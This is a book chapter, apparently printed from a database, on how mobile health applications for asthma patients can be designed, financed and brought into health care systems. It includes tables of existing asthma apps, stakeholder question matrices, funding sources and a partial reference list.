According to a 2015 study conducted by Salesforce among 1,700 insured adults in the United States ("State of the Connected Patient"), "Americans primarily use antiquated methods to communicate with their doctors and manage their health. For example, less than 10% of those surveyed use the web, email or text to set up appointments". Furthermore, only 21% access their medical records via the Internet. A study by Bitkom Research involving 1,000 German adults aged 65 years and more in the years 2010–2014 reported that the number of people searching the Internet for information related to health increased from 36% in 2010 to 68% in 2014. Nine percent of the study population used the Internet to communicate with their physicians (Insights, 2015).

Financial models that focus on the responsibility of the health care provider and medical personnel for patient health are likely to increase patient–doctor communication. Examples of such models are accountable care organizations, bundled payments and pay for performance. Also, regional health policy-makers can facilitate the implementation and dissemination of m-health solutions by providing information on air quality in the region, preferably in real-time. We expect that these trends will be seen in developing countries as well.

The main problem with the implementation of m-health applications is the identification of actors that can play the role of catalysts for change and support large-scale innovation in health care (GSMA, & A.T. Kearney, pp. 3-5). Without such an actor, one cannot expect widespread use of m-health. A good example is the Polish company Medicalgorithmics S. A., which is unknown in the Polish market to patients with cardiac diseases while having a presence in developed countries. In different countries, change in health care may be initiated by insurance companies, employers (staffing shortages due to an aging population force companies to invest in the health of their employees), retail companies, and organizations and associations of patients who appreciate the benefits of digital technology and are digital natives.

Examples of organizations that can assist in the development and implementation of m-health solutions in Europe are the European Lung Foundation and the European Respiratory Society. The functions fulfilled by these organizations in the development of m-health applications may include:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Participation in the development of requirements for mobile solutions supporting patients with selected chronic diseases.
- Evaluation of m-health projects.
- Providing information on m-health projects (e.g., distributing their web addresses) to national organizations and associations of patients.
- Participation in the process of project financing, for example through the dissemination of the project web address on crowdfunding web sites.
- Participation in parallel independent monitoring of risk factors, such as air pollution, based on social networks (India, 2015, 10).
- Forums for the exchange of experience in the use of mobile technology for asthma treatment.
- Promotion of patterns of m-health use, publication of criteria for mobile application selection, discussion of business models and practices, funding and using m-health applications.

The quickest way of overcoming the reluctance of medical professionals to use m-health and gaining their approval of this technology is the inclusion of m-health in the financial plans of the public payer. This is the first step towards mass deployment of this technology, with the next step being the training of medical personnel.

It often happens that the medical consultant, financing organization, and the software developer are the same entity (as is the case with the application AsthmaPulse). However, the independence of the medical consultant and the financing organization from the software developer can increase the quality of solutions and costs. It is believed that the development of applications in one organization combining all the functions efficiently can deliver solution faster and at a lower cost. Best practices in the development of such applications call for active participation of physicians, nurses, patients, payers, and other organizations that can offer valuable contributions in defining requirements and commit to application development and testing (e.g., patients).

Factors related to information and communication technology that may have an impact on the development of m-health applications include the cost of data transmission via cellular networks, the prices of sensors specific to particular diseases, safety regulations concerning the storage, transmission and processing of sensitive personal data, and the development and use of cloud computing in health care.

DESIGN, FINANCING, AND IMPLEMENTATION OF M-HEALTH APPLICATIONS FOR ASTHMA CARE

The purpose of this section is to present an approach for defining and designing the functionality of mobile applications supporting patients with asthma. In the process of determining requirements for mobile solutions, the point of departure involves the perspectives of the physician, nurse, patient, and payer. It is important to show how mobile solutions can support asthma self-management by patients.

Analysis of the Functionality of Mobile Applications Used by Patients With Asthma

One can expect that mobile applications will be first available in Organization for Economic Co-operation and Development countries due to their high level of social and economic development and the fact that

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

a particularly large proportion of their population suffers from asthma. After defining the objectives of mobile solutions for supporting patients with asthma, the next step is to determine concrete requirements. Therefore, the question arises as to how such requirements can be identified. In the process of defining requirements and functionalities of applications for asthma care, it would be helpful to create a table or matrix describing those functionalities. Such a table would offer a comparison of the goals, needs, and expectations of medical staff, patients, and payers concerning the planned functionalities (Table 1) (Martin, 1982). The functionalities of an application depend on what goals are to be met. The degree to which the functionalities reflect the desirable goals determines the extent to which the expectations of physicians, nurses, patients, and payers will be fulfilled. Methods of determining the functionalities of m-health applications can be divided into two groups:

- Analysis of the functionalities and trends in existing applications;
- Analysis of the functionalities postulated by physicians, nurses, paramedics, payers, as well as patients and their families.

When defining the functionalities of m-health solutions, one should first analyze existing applications, and then possibly develop them to incorporate the functionalities postulated by the patients, physicians, and payers. Table 2 shows selected available mobile applications for patients with asthma, which are described on web page http://www.imedicalapps.com.

Applications assisting patients with asthma can be divided according to the developer into:

- Those developed by foundations and associations;
- Those developed by pharmaceutical or medical manufacturers;
- Those developed by start-ups or IT companies, etc.

Analysis of the evolution of m-health applications is the basis for the development of a list of the main functional requirements for software supporting patients in the process of chronic disease management. Subsequently, the list should be modified in the course of discussions with representatives of physicians, nurses, patients, and payers. Discussions or working sessions are the basis for deciding the requirements for mobile applications supporting asthmatic patients. Trends in "digital health" indicate

Table 1. Example of the relationships between goals, processes, and functionalities of a mobile application

	Objectives \ Functions			
	Goal	**Process**	**Function**	**Note**
Patient	Disease self-management	Education	Case-based learning	
	Disease self-management	Education	Assessment	
Medical staff (doctor, nurse)	Disease self-management	Education	To prepare case study	
…….				

Source: Own work

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 2. Functionalities of selected mobile applications assisting patients with asthma

Application	Current Air Pollution	Air Pollution Forecast	Education	Reminders	Self-Monitoring	Available on	Supported Languages	Cost Free/ Payed
airText	Yes, for Greater London, UK	Yes, for Greater London, UK	Health advice			Android, Apple	English	Free
AsthmaCoach	Yes		Yes	Yes	Yes	Apple, Web browser	English, French, German, Italian, etc.	Free
Asthma-Info	Yes, for Switzerland	Yes, for Switzerland	Yes		Yes	Android, Apple, Web browser	French, German, Italian	Free
AsthmaPulse			Yes		Yes	Apple	English	Payed
e-symptoms	Yes, for Switzerland	Yes, for Switzerland	Yes	Yes	Yes	Android, Apple, Web browser	English, French, German, Italian	Free
My Asthma			Yes	Yes	Yes	Android, Apple	English, Spanish	Free
My Asthma Log			Yes		Yes	Android	English	Free
Propeller Health			Yes	Yes	Yes	Android, Apple, Web browser	English, Spanish	Free
Pollenvarsel	Pollen levels and dispersal in Norway					Android, Apple, Windows, Web browser	Norwegian	Payed
Sussex Air	Yes, for the county of Sussex, UK					Web browser	English	Free

Source: Own work based on m-health application from http://myhealthapps.net

possible directions of evolution of m-health functionalities for patients with chronic diseases (StartUpHealth, March, 25, 2015). These are:

- Supporting disease management (patient's health status);
- Exchanging health information with health care providers, ensuring secure transmission, and processing of sensitive data (including identity and access management);
- Increasing patient involvement;
- Remote monitoring of the patient's health status. Not every patient's condition requires remote monitoring. As can be seen from Table 2 showing the functionalities of selected applications for asthma care, none of those solutions offers a possibility to remotely monitor the patient's health;
- Using large data sets for disease prevention and better management of the patient's health – important elements of the functionality of m-health applications include monitoring, collecting data, as well as transmitting and receiving information about risk factors. In the case of asthma, one of

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the main risk factors is air pollution (India, 2015, 10). The real-time analysis of asthmatic patients' attacks may reveal areas with the most heavily polluted air. Information from other asthmatic patients about places or city districts with the highest air pollution (greatest number of asthma attacks) at a given time may allow patients to choose alternative routes with less air pollution and a lower likelihood of an asthma attack;

- Providing information about medical products that may cause adverse effects in asthmatic patients;

During discussions or workshops, the following questions should be addressed:

- How can mobile solutions support patients with asthma?
- What functionalities are expected in mobile applications by patients?
- What is the role of disease self-management in asthma care?
- What is the nature of disease self-management in asthma?
- What functionalities can help patients with disease self-management?
- What are the specific needs of patients with chronic diseases, including asthma, in the case of m-health applications?
- What kind of functionalities and improvements in disease management assistance are expected by patients, nurses, family doctors, specialist doctors, payers, and insurers from m-health applications?
- How to use mobile applications to enhance patient involvement in disease management, improve education, and achieve better discipline (e.g., in terms of diet)?
- What data are essential to chronic disease self-management? What data is the basis for doctors' treatment decisions related to asthma? For example, air pollution is a factor with a major impact on asthma. What indicators describe such data? How can these data be shared and analyzed?
- How to integrate m-health in medical procedures, recommendations, care, and treatment?
- What development cycle is appropriate for application improvement? Which requirements can be implemented at a later stage of development?
- Who are the target users of the application? Patients of what age are to use the application? What is the preferred form of contact with the medical staff (Pennica, 2015)? How well can they use electronic devices (smartphones, tablets)?
- How to customize m-health technology for specific groups of patients with chronic diseases (by age or by disability, such as poor vision or hearing, or problems with using a touch screen or mouse)? What are the ease-of-use priorities of people experiencing various difficulties when using a computer, smartphone, or tablet? How can m-health applications be customized to the needs of each patient? It is rather obvious that the expectations of schoolchildren and college students will differ from those of older people.
- Are there any mobile applications supporting child asthma care designed for use by children? What are the differences between applications adapted for children and those intended to assist adults?
- What is the preferred form of contact with the medical staff? For instance, 40% of respondents in the 2015 survey "State of the Connected Patient" said they did not receive any ongoing care recommendations from their physician (Salesforce, 2015). In the United States, the millennials pose new challenges in terms of communication with the medical staff (Salesforce, 2015). For 60% of

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

them, the preferred form of contact involves new communication channels replacing traditional doctor visits. The possibility to arrange appointments using remote access to medical information, as well as preventive care and chronic disease management are the essential features of any application.

When designing m-health solutions as part of a platform of collaboration in the process of delivering care, one should not only focus on providers and medical staff, but also on the community of patients, their families, and supportive friends (Wicklund, 2015). The basic element of the collaboration platform is a care plan, which must be implemented in m-health applications. Having access to their plans of care, patients will not only monitor their health, but will also participate in the process with greater awareness. m-Health solutions for patients with asthma are among the first three applications that will use the platform of collaboration following a preliminary test involving patients with hypertension (Wicklund, 2015). A special place among the functionalities of mobile applications supporting patients with asthma is occupied by an educational module on disease self-management. In the process of designing this module, it may be helpful to address the following questions (Table 3).

When analyzing functionalities, one needs to take into account the devices on which the application are run to make the best use of the features of those devices. The smartphone is the basic device for mobile health applications. According to The Economist, "one in five Americans use health apps on their smartphones" (The Economist, March 7th, 2015). Furthermore, smartphones can be connected to sensors using Bluetooth technology or a USB port. According to the number of users, there are four major mobile application platforms for smartphones: iOS, Android, Windows Phone, and Blackberry OS (IDC, 2015). Mobile applications that support patients with asthma can be divided into commercial and free of charge.

To maximize the chances of success of the project, the teams developing m-health solutions should comprise medical staff (doctors, nurses), patients, medical researchers, and payers (the National Health Fund, insurance companies). When developing or selecting a mobile application, it is important to consult a broad spectrum of stakeholders.

Table 3. The questions to address in designing the educational module of asthma m-health applications

Question
• What are the educational needs of different groups of patients (according to age, level of disease self-management, etc.)?
• Who can provide content related to the management of asthma (agencies, organizations, associations, foundations, research institutes)?
• How many levels of education or self-management knowledge should be defined?
• Who should prepare case studies of the most common life-threatening situations? (In asthmatic patients, asthma attacks are life-threatening if the disease is poorly controlled).
• Which web sites (in English or other languages) are noteworthy and reliable enough to provide links to them in the application?
• Who should approve or review web sites and other resources to be recommended for patients with asthma?
• How to collect information about organizations, associations, and foundations that support patients with asthma?
• How to evaluate the self-management knowledge of patients with chronic diseases (asthma)?

Source: Own work

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Business Model for the Development and Use of M-Health Applications

The purpose of this section is to present business models useful in developing and operating m-health applications. This issue is important as it determines how the applications will be financed as well as what benefits the various stakeholders can attain. Indeed, an m-health project is unlikely to succeed unless all stakeholders realize they can benefit from it. It is not sufficient for an application to serve only patients; it must also offer certain benefits to medical personnel and payers, or else they will not be interested in its implementation (mHealth Alliance, 2013, pp. 12-21; GSMA, A.T. Kearney, pp. 15 – 20).

Thus, the question arises as to what business model should be chosen from the point of view of the patients, physicians, and payers (health funds, insurance companies, or patients paying out-of-pocket) (Zhenwei Qiang et al., 2012, pp. 19-21). How to transfer best practices in the use of m-health applications for asthma care from countries with high GDP per capita to those with lower GDP levels, which also spend less per capita on health care (mHealth Alliance, 2013)? How to create the right conditions in the health care systems of poorer countries to adopt mobile technologies supporting the management of patients with asthma? Technological obstacles are by no means the most important ones in terms of integrating m-health applications for asthma care with the health care system. For this purpose, it is necessary to assess the business value of such mobile solutions, as otherwise it will be difficult to win payer support and motivate the physicians (Zhenwei Qiang et al., 2012, p. 50-54). In this process, special attention should be paid to difficulties in measuring outcomes, such as:


- Reduced use of emergency care.
- Fewer hospitalizations due to life-threatening situations caused by asthma attacks.
- Making health services more accessible to patients in rural areas (Bowman, 2015).
- Improved quality of life of the patients.

Various estimation methods may prove m-health applications to be more or less efficient and should be the basis for pilot studies. In the development of mobile applications for patients with asthma, the central problem is how to create value in the health care triangle formed by the patient, the health care provider (medical personnel), and the payer. Without appreciable benefits, none of them will be interested in the development and implementation of such applications. The problem with value creation in health care results from the fact that the profits of one party (the patient) are the cost of another (the health fund or insurance company). Figure 1 shows the relationships associated with the implementation of m-health solutions. The report of the Working Group on m-health describes key stakeholders from Figure 1 (First Report, 2014, pp.3-6).

Health care financing models consistent with m-health applications include bundled payments, accountable care organizations, pay for performance. New models of implementation of m-health solutions in the health care system can be interpreted as examples of the on-demand economy (The Economist Briefing, 2015), software-as-a-service, or the application economy in the health care sector. In this model, some activities previously performed by the medical personnel may be transferred to IT solutions. Patients can access the application whenever they have health problems or need assistance. m-Health solutions are part of patient-centric health care. The question is why there are so few implementations of m-health solutions and finding an answer to this question may open the way for a wider use of these applications in chronic diseases (e.g., asthma). Undoubtedly, the basic problem lies in the fact that m-health technol-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. Relationships associated with the implementation of m-health solutions
Source: Own work



ogy changes the process of delivering health care, providing treatment, monitoring the patient's health status, as well as disease self-management and the patient's interactions with the medical staff.

In traditional health care, the physician collects and analyzes information on the patient's health status during consultations. In the case of m-health, the patient's health can be monitored, and appropriate actions can be taken in real-time. m-Health technology can be understood as a disruptive innovation creating a new market, a novel model of patient–medical personnel interactions, and new value added to health care, so it may be difficult to incorporate it in the current health care system. Accountable care organizations (ACOs) represent a health care model that is most appropriate for m-health implementation as the reimbursement of the health care provider is correlated with the health status of the patient. Here, the provider and the medical staff are responsible for the health of the patient and at the same time are interested in cutting costs. Patients should also be vitally interested in using m-health solutions for asthma care, which can raise the quality of disease self-management, improve communication with the medical staff, and decrease the occurrence of life-threatening events. A combination of the patient's willingness and the health fund's (insurance company's) savings will form a solid platform for the implementation of m-health technology. Importantly, the payers can encourage a transition to the ACO model by preferential treatment of this type of patient–provider–payer relationships, offering additional remuneration to health care providers following the ACO model.

The business model and the effectiveness of m-health solutions are affected by factors such as the system of financing health care, the availability of medical personnel, and the cost of hospitalizations due to life-threatening events caused by asthma attacks (Zhenwei Qiang et al., 2012, p. 58). The business model also largely depends on the degree of integration of m-health solutions with the process of provision of health care services.

A working meeting using tools such as mind maps could facilitate the identification of solutions relevant for a given country. Answering the questions presented in Table 4 will help determine the directions of evolution of m-health solutions so that they better meet the expectations of all stakeholders. Those

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 4. Matrix for determining the model of m-health application use

	Patient	Specialist Physician	Family Doctor	Nurse	Emergency Department	Payer (Health Fund)	Payer, (Insurance Company)	Health Policy-Makers
What does the m-health solution offer?								
How will the m-health application be used?								
What processes will be conducted using the proposed solution?								
How will the m-health solution impact work organization?								
Why did the stakeholder decide to use the m-health application? What benefits will be derived from the implementation of the m-health solution?								
What are the negative effects for each stakeholder?								
What risks are created by the m-health solution?								
How can m-health mitigate or eliminate inequalities in access to physicians by patients living in rural areas?								
How to monitor the outcomes of m-health applications and the progress of disease self-management?								
What is the revenue model of the m-health solution? How to make money on the m-health application (monthly fee, purchase of equipment and application by the patient, partial reimbursement by the health fund)?								

Source: Own work

answers may be a point of departure for designing a business plan. To make it easier for each group of stakeholders (patients, physicians, and payers) to find the right solutions, the questions are presented in a matrix which organizes and visualizes the answers and shows relationships between the questions and the various stakeholders.

To demonstrate the benefits of m-health applications in asthmatic patients, it is crucial to select the right region for application testing. m-Health solutions offer the greatest benefits to patients living in cities with the most polluted air, where residents are more likely to develop respiratory diseases. Such cities can be selected based on air pollution levels expressed as the number of days per year in which the limits of daily concentrations of PM10 particulate matter are exceeded. According to a report of the Supreme Audit Office, the most polluted regions of Poland are Małopolska and Silesia. Air pollution

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

limits are exceeded for 150 and 123 days per year in Cracow and Katowice, respectively (Najwyższa Izba Kontroli, 2014, p. 20). Thus, in those cities the implementation of m-health applications for asthmatic patients will soon bring the best results and enable quick returns on investment. Another possible strategy is to test m-health solutions on patients with the highest number of hospitalizations due to asthma attacks. A study involving a control group would make it possible to determine to what extent the use of a given m-health application reduces the number, length, and cost of hospitalizations.

The key to the development of the market for m-health applications supporting patients with chronic diseases (e.g., asthma) is to offer different levels of service at different prices, starting with free applications. Applications delivered free of charge create a future paid services market, give the patient an opportunity to test their usefulness, showcase the benefits of solutions supporting chronic disease management, and provide a platform for surveying user opinions and collecting the feedback necessary to improve the solutions and better adapt them to the needs of patients, medical personnel, and payers. Finally, new payment models should be sought to support the dissemination of m-health solutions in the management of chronic diseases (Small, 2015).

Financing of Mobile Applications Supporting Patients With Chronic Diseases

When considering the financing of m-health applications, one should distinguish between two main stages: financing application development and funding application use. Depending on where the new products and services are developed and on the stage of software development, the following sources of funding may be applicable:


- Research and development budgets of companies.
- Grants for research and development (Hall, 2013).
- Business angels.
- Crowdfunding (Bohineust, 2014).
- Associations, foundations (Zhenwei Qiang et al., 2012, p. 18).
- Venture capital funds, such as the $ 100 million West Health Investment Fund (Jackson, 2011).
- Corporations.
- Startup investment vehicles and venture capital trusts (Taylor, 2015a; Taylor, 2015b).
- Air protection as a source of financing for air pollution monitoring systems.
- Telecommunications companies, as they perceive this field as a promising market (Thomas, 2015).

Analysis of the development of mobile applications for cardiac patients by Medicalgorithmics S.A. shows that the company benefited from grants and then from a public offering of its shares on the Warsaw Stock Exchange. Figure 2 illustrates consecutive steps in raising capital by Medicalgorithmics S. A.

Venture capitalists are interested in m-health companies due to the high growth potential of the market. Venture capital funds typically invest in companies that need capital for further development. Prototype testing is already completed, the business model has demonstrated and proved the value of the idea, and the company has a team of workers and wants to quickly gain a market share. m-Health companies typically develop prototypes at university labs using research grants. Health-related projects are increasingly financed by venture capital funds established by corporations such as Google, Apple, and Microsoft. By 2014, more than 1/3 of the $ 425 million dollar fund Google Venture was invested in health and life sciences; in 2013 the share of the health sector was 9% (Garde, 2014; Barr, 2014).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Stages in the financing of Medicalgorithmics S.A.
Source: Own work



Product presales through crowdfunding with the active participation of patients are a way not only of acquiring funds, but also creating a community that actively participates in the testing and development of m-health applications. Information appropriately targeted to patients with chronic diseases can turn them into investors in m-health applications through crowdfunding platforms.

The patient community can be reached in the easiest, cheapest, and fastest way through non-governmental organizations. What is important here is to present the functionalities of future applications and consult projects with representatives of patient organizations. Patient participation in the financing of m-health solutions is not only financial. Patients who contribute to application financing are likely to:

- Actively define desirable functionalities.
- Use the m-health application due to participation in its development and financing.
- Promote the solution due to their involvement.
- Recommend financing model (mHealth Alliance, 2013, pp. 38-39).

National associations of patients are examples of organizations that can take part in the process of raising finances for m-health projects. Apart from crowdfunding platforms for financing new product projects, there are also web sites assisting companies in the early stages of development with obtaining loans. Each company must present its financial documentation, and individual investors decide whether or not to get involved. The use of commercially available m-health applications by patients is usually financed by the national health care payer – the health fund (Bowman, 2015) or insurance companies. Some of the important factors that have an effect on financing are:

- Payer's policy (e.g., the health fund or insurance company may finance some telemedicine services).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- The policy of remunerating the medical personnel offering telemedicine – in the initial stage of telemedicine implementation, payments for services should include a bonus for novelty rewarding medical personnel for supporting patients through m-health services).

Table 5 lists questions that may be helpful in discussing the financing of m-health projects. Table 6 presents websites that may assist in designing applications and finding investors.

Table 5. Questions for discussion related to financing m-health applications

Question
• What are the important issues in the financing of m-health applications? • What are the common problems faced by m-health companies? • What is the nature of financing m-health projects in countries with a public payer (health fund)? • Who evaluates the effectiveness of m-health technology? • What regulations govern the assessment of m-health devices? • How to finance the implementation of m-health solutions in a situation when spending on digital technology in the health sector is limited? • What changes in the health care financing model would facilitate the introduction of m-health solutions? • How to remunerate medical staff for communicating with patients via e-mail, Skype, text messaging, phone calls, and chat (in place of doctor visits)? • Patients, physicians, and nurses may have different application-related needs depending on the nature and history the disease, the patient's place of residence, etc. – how can the prices of m-health solutions be tailored to individual patients or service providers? • What are the possibilities of using the pay for performance model in relation to m-health solutions?

Source: Own work

Table 6. Websites that may assist in designing applications and finding investors

Website	Website Address
American Telemedicine Association	http://www.americantelemed.org
Crowdrise	http://www.crowdrise.com
Crunchbase	https://www.crunchbase.com
FierceBiotech	http://www.fiercebiotech.com
FierceMobileHealthcare	http://www.fiercemobilehealthcare.com
Healthcare Information and Management Systems Society (HIMSS Europe)	http://himss.eu
Health 2.0	http://www.health2con.com
Health Data Management	http://www.healthdatamanagement.com
mHhealth News	http://www.mhealthnews.com
Kickstarter	http://www.kickstarter.com
Startuphealth.com	http://www.startuphealth.com
Startuphealth Twitter	https://twitter.com/startuphealth
Startuphealth Youtube	https://www.youtube.com/playlist?list=PLkzfu6hnQEQEhMMaHJx3bjXfWsDPQrC-o
The list of top 10 crowdfunding platforms	http://www.crowdfunding.com

Source: Own work

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Problems Related to the Implementation of Mobile Solutions for Patients With Asthma

This section sets out to present problems arising in connection with the implementation of m-health solutions. The World Health Organization report describes barriers to m-health adoption (World Health Organization, 2011, pp. 63-69). Monrad Aas also analyzes the organizational challenge for health care from telemedicine and e-health (Monrad Aas, 2007). The introduction of digital interactions in health care requires changes in business processes, which remain insufficiently automated. For instance, patient records are often used simultaneously both in paper and electronic formats because patients' histories have not been entered into the information system. Evolution in health care processes requires modifications in work organization and changes in the mentality of medical staff, who may be reluctant to accept new solutions. It is quite natural that some service providers are opposed to m-health technology as it brings about some major disruptive changes. As a result, it may be argued that we are witnessing a "future shock" in health care (Toffler, 1976).

Unquestionably, digital interactions between patients and the medical staff may revolutionize the health care provision model (Zhenwei Qiang et al., 2012, p. 58). The key to success of m-health solutions convincing medical personnel that digital interactions with patients can save time, enhance their productivity, increase treatment effectiveness, improve the quality of care, and, in the pay-for-performance model, also boost the revenues of health care service providers. To attain this goal, it is necessary to change the health care financing model. Without the introduction of a payment model rewarding the outcomes of interactions rather than the quantity of services provided, m-health applications will not attract the interest of the medical community. As a result, prior to the implementation of m-health solutions supporting patients with chronic diseases, including asthma, it is necessary to check whether the system of health care financing is outcome-based (e.g., involving bundled payments or accountable care organizations). An appropriate payment model, in conjunction with m-health technology integration in treatment systems for patients with chronic diseases, provides the foundation for the implementation of m-health applications. The next step involves the training of medical personnel and patients in the field of information and communication technology, not only to improve their skills, but most of all to change their thinking so that they would accept new forms of communication. A good example in this area is the activity of the Chief Executive Officer of National Health Service of England (Neville, 2015).

Currently, providers tend to process patient data locally. Transition to cloud computing would require investment in technology to modify IT systems and to ensure the security of patient data. It is important how the payers (national health care payers (funds), health insurance companies) will reward health care providers for bringing health care closer to the patients and for real-time monitoring of their health status. This should result in higher revenues and force other health care providers to follow suit. It may be expected that the first provider to introduce m-health solutions will have a competitive advantage resulting from the higher quality of services, better performance, and more satisfied patients.

The measures that can be undertaken at the national level to accelerate the development and implementation of m-health applications in chronic diseases include:

- Adoption of appropriate regulations governing m-health applications.
- Issuing recommendations on how to use m-health solutions in chronic diseases.
- Launching pilot implementations to verify whether the technology is sufficiently mature and integrated into the existing health care infrastructure.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Convincing providers as to the benefits of m-health.
- Valuation of the services provided under this model as well as a remuneration system promoting extensive use of this form of medical care.

Table 7 presents questions that can facilitate discussions with physicians, health care financing institutions, policy makers, and patients about how to streamline the implementation of m-health applications for asthmatic patients. Solutions to problems in this area depend on the nature of the health care system, the presence of the public payer, the existence of compulsory health insurance, competition among insurance companies offering health insurance, as well as the degree of economic and social development of the country.

FUTURE RESEARCH DIRECTIONS

While the previous sections present the functionalities of mobile applications supporting patients with asthma, the business model, the financing process, and the problems related to the implementation, the present one sets out to identify possible future development. One promising direction includes mobile applications supporting children with asthma. Analysis of advances in innovative products (such as Apple Watch) and methods such as "the theory of inventive problem solving" and the Altshuller matrix (Altshuller, 2007) can be helpful for generating ideas on the future development of m-health solutions. Working on future m-health applications, it is worth considering how to integrate new technologies, such as wearables, smart watches, and the Internet of things to offer patients additional benefits. For example, wearables can act as smartphones, sensors, and applications supporting patients with asthma. Ideas that may lead to new functionalities and new directions of expansion of m-health include such technologies and solutions as:

Table 7. Key points for a discussion of factors influencing the implementation of mobile applications for patients with asthma

Key Points
• How to ensure the success of m-health applications?
• What are the determinants influencing physicians in terms of using m-health applications beneficial to patients with chronic diseases (Aydin, 2004)?
• What is the imperative driver of change that will initiate the introduction of m-health solutions?
• In what ways should the health care system be modified to put into practice the idea of digital interactions and communication between patients and physicians (health care providers)?
• How to eliminate boundaries between the real and digital health care systems?
• How to measure health outcomes in chronic diseases when m-health applications largely prevent adverse events such as medical emergencies or hospitalizations due to life-threatening situations?
• How to choose the right model of remunerating medical staff (doctors, nurses) to reflect assistance to patients using mobile applications?
• Are family doctors, nurses, and specialists willing to communicate with the patients via e-mail, Skype, text messaging, telephone, or chat to improve communication?
• How to prepare medical personnel (physicians, nurses) for a new health care model (digital interactions and communication with the patient)?
• What is the vision of the regional health policy-makers concerning the development of m-health applications?
• What are the most serious obstacles in the region to the implementation of m-health solutions for patients with chronic diseases?
• How can regional initiatives stimulate the implementation of m-health solutions assisting patients with chronic diseases?
• How to select patients for the pilot test of m-health solutions?

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Applications are assisting patients with multiple chronic diseases (comorbidities).
- Voice / natural language recognition.
- Voice-controlled assistants (e.g., Apple's Siri, Microsoft's Cortana).
- Internet of things, connected devices (e.g., an inhaler connected to a smartphone or tablet via Bluetooth, applications integrated with smart watches such as Apple Watch), smart homes (Clark, 2015).
- The functionality of checking asthma medications for adverse interactions with other pharmaceuticals.
- Open source platforms for the collection, aggregation, and dissemination of data on the state of air pollution, including means of public transport, such as trains, trams, and buses (Saxena, 2015).
- Data as the basis for gradual transformation of medicine (Lohr, 2015), the use of machine learning and data analysis to identify particularly dangerous places for asthmatic patients, similar to a project launched by Google (Taylor, 2015c).
- Integration of applications with activity trackers, enabling m-health applications to use data from such trackers.

One possible development direction for m-health applications is supporting patients with multiple comorbidities by one application. Even if in the beginning the application is focused on one chronic disease, such as asthma, incorporating the possibility to add comorbidities over time will facilitate future application development. In the process of analyzing the role of m-health solutions in addressing asthma attacks, one can use examples from other areas of medicine, such as cardiology (Kovic, Lulic, 2011). In the future, patients' lives may be saved by an application using a social network identifying the closest person with a portable inhaler or life-saving medication for asthma attacks.

Another possible direction for m-health applications is to combine monitoring with an expert system alerting users to the need of taking a medication. m-Health applications are gradually going to incorporate elements of artificial intelligence, such as real-time data analytics and rule-based expert systems analyzing data related to the health status of the patient and air pollution on the basis of the physician's recommendations (Waters, 2015). Particle counters providing information about air pollution in different districts of the city may be employed for environmental monitoring. This information can be made available to the public through a web site. Patients can also use personal particle counters to measure air pollution in areas frequented by them, e.g., in the workplace or along frequently used routes. Air-quality monitors (Metz, 2014) record air pollution data along with information about time, place (GPS coordinates), and the patient's location (in the car, public transport, in the open air, inside a building). On the basis of the data collected, the application identifies areas with the highest air pollution for a given time and weather conditions. The patient's inhaler may be connected to a smartphone with GPS collecting information as to when, where, and how many doses of medicine the patient should take (Lawrence, 2014). Along with information about air pollution, these data may be used to optimize the patient's route (avoiding highly polluted areas) and to teach the expert system when to alert the patient to the need of taking a medicine (including dosage).

Future directions for the development of mobile applications for patients with asthma will offer even more features supporting disease self-management. At the same time, they will be easier to use, more patient friendly, and more useful for the physicians and payers.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

CONCLUSION

m-Health solutions constitute disruptive innovations in the field of health care. They have given rise to novel processes and development trends in medical technology, cutting-edge ways of providing care, new markets, as well as value added for patients, payers, and health care providers. Over time, this can lead to major changes in the current health care model (Gamble, 2013). It may be expected that such factors as population aging, longer life expectancy, increasing health awareness, and greater numbers of patients with chronic diseases in conjunction with the widespread ability to use smartphones, as well as falling prices of electronic devices, software and telecommunications services will promote advances in m-health, as it was the case with the mobile phone market. Indeed, m-Health solutions may fundamentally alter health care services. This warrants a broader discussion, involving all stakeholders, about how to best integrate these innovations in health care and how to accelerate this process. Regulations concerning the approval of medical devices and software for the management of patients with chronic diseases should be crafted in such a way as not to undermine the benefits of m-health applications (Krisch, 2015). Furthermore, the participation of doctors and patients in the development of m-health will make it possible for the new medical applications to meet all the relevant requirements.

REFERENCES

Altshuller, G. S. (2007). *The innovation algorithm. TRIZ, Systematic Innovation and Technical Creativity* (L. Shulyak & S. Rodman, Trans. & Eds.). Worcester, MA: Technical Innovation Center, Inc.

Aydin, C., Anderson, J., Rosen, P., Felitti, V. J., & Weng, H. (2005). Computers in the consulting room: A case study of clinician and patient perspectives. In J.G. Anderson & C. Aydin (Eds.), Evaluating the organizational impact of Health Care Information Systems, (2nd ed.; pp. 225-252). Springer. doi:10.1007/0-387-30329-4_10

Barr, A. (2014, December 15). Google Ventures Shifts Focus to Health Care. *The Wall Street Journal*. Retrieved March 25, 2015, from http://blogs.wsj.com/digits/2014/12/15/google-ventures-shifts-focus-to-healthcare

Bohineust, A. (2014, December 30). La biotech NVH Medicinal mise sur le financement participatif. *Le Figaro*. Retrieved March 25, 2015, from http://www.lefigaro.fr/societes/2014/12/30/20005-20141230ART-FIG00293-la-biotech-nvh-medicinal-mise-sur-le-financement-participatif.php

